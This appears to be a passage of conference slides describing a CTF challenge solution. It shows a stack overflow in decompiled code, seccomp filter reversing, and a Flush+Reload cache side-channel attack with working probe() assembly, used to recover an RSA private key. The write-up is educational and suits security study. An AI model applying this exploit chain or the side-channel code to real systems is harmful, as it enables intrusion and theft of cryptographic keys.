        debug = "receiving message";
        //[...]
    }
}
```

Read a user-controlled string into a stack variable...

➔ Stack buffer overflow

```
int __fastcall my_readline(FILE *f, char *outbuf)
{
    __int64 i; // rbx@1
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    i = 0LL;
    while ( 1 )
    {
        c = SEC_fgetc(f);
        if ( c == -1 || c == '\n' )
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        outbuf[v3] = c;
    }
    outbuf[i] = 0;
    return c;
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    }
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```
int __fastcall my_readline(FILE *f, char *outbuf)
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    i = 0LL;
    while ( 1 )
    {
        c = SEC_fgetc(f);
        if ( c == -1 || c == '\n' )
            break;
        v3 = (unsigned int)i;
        i = (unsigned int)(i + 1);
        outbuf[v3] = c;
    }
    outbuf[i] = 0;
    return c;
}
```

Read a user-controlled string into a stack variable...

➔ Stack buffer overflow

```
$ checksec.sh --file SecDrop
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	FILE
No RELRO	No canary found	NX disabled	No PIE	No RPATH	No RUNPATH	SecDrop

➔ Looks like we're lucky...

Problem?

- Ideally, we could exploit SecDrop the classical way
 - [padding] [addr of a jmp rsp gadget] [shellcode]
 - open() & read() STPM's keyfile → get private key
- But, in early SecDrop init:


```
if ( ctx
    && seccomp_rule_add(ctx, 0x7FFF0000u, 0LL, 1u, 0x400000000LL, 0LL, 0LL) >= 0
    && seccomp_rule_add(ctx, 0x7FFF0000u, 0LL, 1u, 0x400000000LL, 4LL, 0LL) >= 0
    && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 1LL, 0LL) >= 0
    && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 2LL, 0LL) >= 0
    && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 3LL, 0LL) >= 0
    && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 4LL, 0LL) >= 0
    && seccomp_rule_add(ctx, 0x7FFF0000u, 60LL, 0, 0x400000000LL) >= 0
    && seccomp_load(ctx) >= 0 )
{
    seccomp_release(ctx);
    result = 0LL;
}
```

→ We're sandboxed!

Reversing SECCOMP rules

Option 1 : Lookup libseccomp constants

Option 2 : **Decompile the filter**



With gdb, break just before `seccomp_load`, then manually call `seccomp_export_pfc`

Basically, we can only :

- send to / receive from the client
- send to / receive from the STPM socket
- write to stdout / stderr
- exit

```
gdb$ p seccomp_export_pfc($rbx, 1)
#
# pseudo filter code start
#
# filter for arch x86_64 (3221225534)
if ($arch == 3221225534)
  # filter for syscall "exit" (60) [priority: 65535]
  if ($syscall == 60)
    action ALLOW;
  # filter for syscall "read" (0) [priority: 65532]
  if ($syscall == 0)
    if ($a0.hi32 == 0)
      if ($a0.lo32 == 4)
        action ALLOW;
      if ($a0.lo32 == 0)
        action ALLOW;
  # filter for syscall "write" (1) [priority: 65530]
  if ($syscall == 1)
    if ($a0.hi32 == 0)
      if ($a0.lo32 == 4)
        action ALLOW;
      if ($a0.lo32 == 3)
        action ALLOW;
      if ($a0.lo32 == 2)
        action ALLOW;
      if ($a0.lo32 == 1)
        action ALLOW;
  # default action
  action KILL;
# invalid architecture action
action KILL;
#
# pseudo filter code end
#
```

Roadmap

- Discover the challenge
- Get remote execution
- **Recover the private key**
 - Flush+Reload
 - Payload development
 - Measure analysis
- Decrypting the message

Wrap up

- We want STPM's private key
- We can get RIP control in SecDrop
- Once there, we can only talk to STPM
- STPM doesn't have any obvious vulnerability
 - No buffer overflow
 - The `print_keys` functionality is useless
 - No PKCS#11-style vulnerability
 - It cannot export (wrap) asymmetric keys
- ... are we missing something?



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@Synacktiv



Following

Hint #NoSuchChallenge - level 3: control \$rip and attack the cache to get some cash





Synacktiv

@Synacktiv



Following

Hint #NoSuchChallenge - level 3: control \$rip and attack the cache to get some cash



cache attack rsa

Web

Actualités

Images

Shopping

Vidéos

Plus ▾

Outils de recherche

Environ 355 000 résultats (0,29 secondes)

[\[PDF\] a High Resolution, Low Noise, L3 Cache Side-Channel Att...](#)

<https://eprint.iacr.org/2013/448.pdf> ▾ Traduire cette page

de Y Yarom - 2013 - Cité 18 fois - Autres articles

Level **Cache** (i.e. L3 on processors with three **cache** lev- els). Consequently, the ... it to mount an **attack** on the **RSA** [48] implementation of. GnuPG [27]. We test ...

Vous avez consulté cette page de nombreuses fois. Date de la dernière visite : 21/12/14



Synacktiv

@Synacktiv



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Outils de recherche

FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack

Yuval Yarom

Katrina Falkner

The University of Adelaide

<https://eprint.iacr.org/2013/448.pdf>

Flush+Reload for dummies

- Time-based side-channel attack
 - Requirements
 - Attacker & target processes running on the same machine
 - But not necessarily the same core
 - (Physical) Memory sharing between both processes
 - Exploits timing differences when reading instructions
 - From the CPU cache: fast
 - From RAM: slow
 - Targets the RSA modular exponentiation loop
 - If bit b of the exponent is 1: square and multiply
 - If bit b is 0: square only
 - Private exponent (d) recovery after only one decryption operation
 - Also works if both processes belong to different users, and even cross-VMs!
- ➔ Can be seen as a technique to trace a target process without using debug primitives

Read the paper!

Flush+Reload for dummies

- Relies on a `probe()` primitive
 - Measures the time necessary to fetch one memory address
 - The attack focuses only on instructions
 - « Time » measured in number of cycles (`rdtsc`)
 - `mfence/lfence`: serializing instructions
 - `clflush`: flush a cache line (L1, L2, L3)
 - Ensures the memory line will be loaded into L3 on next victim access
- `threshold`
 - If measured time < `threshold`, instruction is already in the cache
 - Means the instruction at `addr` is being executed by the target process
 - System dependent
 - To measure it, remove the `clflush` instruction

```
int probe(char *adrs) {
    volatile unsigned long time;

    asm __volatile__ (
        " mfence                \n"
        " lfence                \n"
        " rdtsc                 \n"
        " lfence                \n"
        " movl %%eax, %%esi     \n"
        " movl (%1), %%eax      \n"
        " lfence                \n"
        " rdtsc                 \n"
        " subl %%esi, %%eax     \n"
        " clflush 0(%1)        \n"
        : "=a" (time)
        : "c" (adrs)
        : "%esi", "%edx");
    return time < threshold;
}
```


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
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    volatile unsigned long time;

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        " mfence                \n"
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        " rdtsc                 \n"
        " lfence                \n"
        " movl %%eax, %%esi     \n"
        " movl (%1), %%eax      \n"
        " lfence                \n"
        " rdtsc                 \n"
        " subl %%esi, %%eax     \n"
        " clflush 0(%1)        \n"
        : "=a" (time)
        : "c" (adrs)
        : "%esi", "%edx");
    return time < threshold;
}
```


Flush+Reload for dummies




Flush+Reload for dummies



Flush+Reload for dummies




Flush+Reload for dummies




- Divide time into fixed time slots and perform both probes in each one
 - Hypothesis: square and multiply take approximately the same amount of time
 - Length of time slot also system dependent. Some trial and error is required.
- Analyze the timeline of all measures
 - Square followed by Multiply → bit = 1
 - Square only → bit = 0


From measures to bits



From measures to bits



From measures to bits



From measures to bits



Seq.	Time Slots	Value
1	3,903–3,906	0
2	3,907–3,916	1
3	3,917–3,926	1
4	3,927–3,931	0
5	3,932–3,935	0
6	3,936–3,945	1
7	3,946–3,955	1

Seq.	Time Slots	Value
8	3,956–3,960	0
9	3,961–3,969	1
10	3,970–3,974	0
11	3,975–3,979	0
12	3,980–3,988	1
